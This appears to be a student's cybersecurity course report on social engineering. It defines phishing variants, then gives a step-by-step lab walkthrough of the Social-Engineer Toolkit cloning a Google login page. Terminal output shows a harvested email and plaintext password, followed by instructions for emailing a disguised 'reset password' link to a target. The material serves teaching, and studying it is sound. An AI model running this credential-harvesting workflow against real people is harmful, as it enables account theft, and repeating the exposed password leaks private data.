Module 9

Social Engineering

16.12.25

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

Index

1. Introduction to Social Engineering

Social Engineering :

Social engineering is a manipulation technique used by attackers to trick people into giving up confidential information or performing actions that compromise security. Instead of directly hacking systems, social engineering targets human psychology and behavior.

Human-Based Social Engineering Attack :

A human-based social engineering attack is a method where attackers use direct human interaction and psychological manipulation to trick individuals into revealing confidential information or granting access to secure systems.

Computer-Based Social Engineering Attack :

A computer-based social engineering attack uses digital means such as emails, websites, or software to deceive users and steal data, install malware, or gain unauthorized access.

Mobile-Based Social Engineering Attack :

A mobile-based social engineering attack targets users through mobile devices using calls, text messages (SMS), or malicious apps to extract personal or financial information.

2 . Common Types of Social Engineering:

1. Phishing :

Sending fake emails or messages that look legitimate to trick users into revealing credentials or downloading malware.

2. Spear Phishing :

Targeted phishing attacks customized for a specific person or organization.

3. Vishing (Voice Phishing) :

Using phone calls to impersonate someone and extract information.

4. Smishing (SMS Phishing) :

Similar to phishing but via text messages. 5. Pretexting – Creating a false scenario (pretext) to obtain information, e.g., pretending to be from IT support.

6. Baiting :

Leaving infected USBs or links that lure users into compromising their system.

7. Tailgating :

Following authorized personnel into restricted areas without proper authentication.

3 . What is PHISHING :

Phishing is a type of cyber attack where attackers try to trick individuals into revealing sensitive information such as usernames, passwords, credit card numbers, or other confidential data by pretending to be a trustworthy source.

4 . Types of Phishing

1. Email Phishing :

• Description: The most common type. Attackers send fraudulent emails that appear to be from reputable sources (e.g., banks, government, or tech companies).

• Goal: Steal credentials or deliver malware via links or attachments.

2. Spear Phishing :

• Description: A targeted phishing attack aimed at a specific individual or organization.

• Goal: Steal specific sensitive data by using personal information to appear trustworthy.

3. Whaling :

• Description: A type of spear phishing that targets high-profile individuals (e.g., CEOs, CFOs).

• Goal: Gain access to high-level company data or authorize fraudulent transactions.

4. Smishing (SMS Phishing) :

• Description: Uses text messages instead of email.

• Goal: Trick users into clicking malicious links or calling fake customer service numbers.

5. Vishing (Voice Phishing) :

• Description: Uses phone calls to impersonate legitimate institutions (e.g., banks, police).

• Goal: Extract personal or financial information.

6. Pharming :

• Description: Redirects users from legitimate websites to fake ones, usually via DNS poisoning or malware.

• Goal: Harvest login credentials and personal data.

7. Angler Phishing :

• Description: Conducted via social media platforms by impersonating customer service accounts.

• Goal: Steal credentials or install malware through direct messages or fake links.

8. Clone Phishing :

• Description: A legitimate email is cloned, and the attachment or link is replaced with a malicious one.

• Goal: Trick recipients who have already seen or trusted the original email. 1.Perform Phishing Attack

5 . Phishing attacks

5.1 SEToolkit :

In Kali Linux, the Social-Engineer Toolkit (SET) is one of the most powerful tools for phishing attacks, specifically designed to simulate real-world social engineering scenarios. For phishing, SET helps you create fake websites or emails to trick users into entering their login credentials or executing malicious files.

Steps :

1 . Open kali linux terminal and type setoolkit

2 . It opens

3 . Now select 1 – Social Engineering Attack

4 . Now select 2 – Website attack Vector

5 . Select 3 – Credential Harvesting Attack Method

6 . Select 2 – Web Template

7 . Select Web template


8 . Now provide a ip address that you want to get response back Note -: By default it select kali linux ip address

9 . Now open the browser on target machine and type kali linux ip address in url section • Here , google login template occurred


10 . Provide a credentials

11 . Now go to the kali linux terminal

12 . Here it got the credentials


root@kali: /home/mugdha
Session Actions Edit View Help

1.1


root@kali: /home/mugdha
Session Actions Edit View Help
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method


1.2


root@kali: /home/mugdha
Session Actions Edit View Help
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicio
us link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue


1.3


root@kali: /home/mugdha
Session Actions Edit View Help
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.100]:
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.100 - - [16/Dec/2025 03:10:04] "GET / HTTP/1.1" 200 -
192.168.0.100 - - [16/Dec/2025 03:10:09] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1

1.4


Sign in - Google Accounts
Not Secure
http://192.168.0.100
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Google
Sign in with your Google Account
mugdhagovilkar1@gmail.com
Sign in
Need help?
Create an account
One Google Account for everything Google
Google
Privacy & Terms
Help
English (United States)

1.5


root@kali: /home/mugdha
Session Actions Edit View Help
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.100]:
**** Important Information ****
For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.
You can configure this option under:
/etc/setoolkit/set.config
Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.
1. Java Required
2. Google
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.100 - - [16/Dec/2025 03:10:04] "GET / HTTP/1.1" 200 -
192.168.0.100 - - [16/Dec/2025 03:10:09] "GET /favicon.ico HTTP/1.1" 404 -
[*] We got a hit! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=mugdhagovilkar1@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=Mugdha@3001034
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

1.6

5.2 Gmail account :

Steps :

1 . Firstly create a phishing link using kali linux • Then open Your gmail account

2 . Now open the gmail account and click on compose and create a hyperlink

3 . In Gmail, the hyperlink icon is typically found at the bottom of the composition window and looks like a few links in a chain.

4 . First box – add message that display in main • Second box – add attacker machine ip add and click on apply

5 . Hyperlink Generated


6 . Now add recipients and generate a mail using AI and it to the target

7 . Mail received • Click on link – Reset Your account password


8 . Here Fake gmail login page is open

9 . Enter Credentials and go to the kali linux

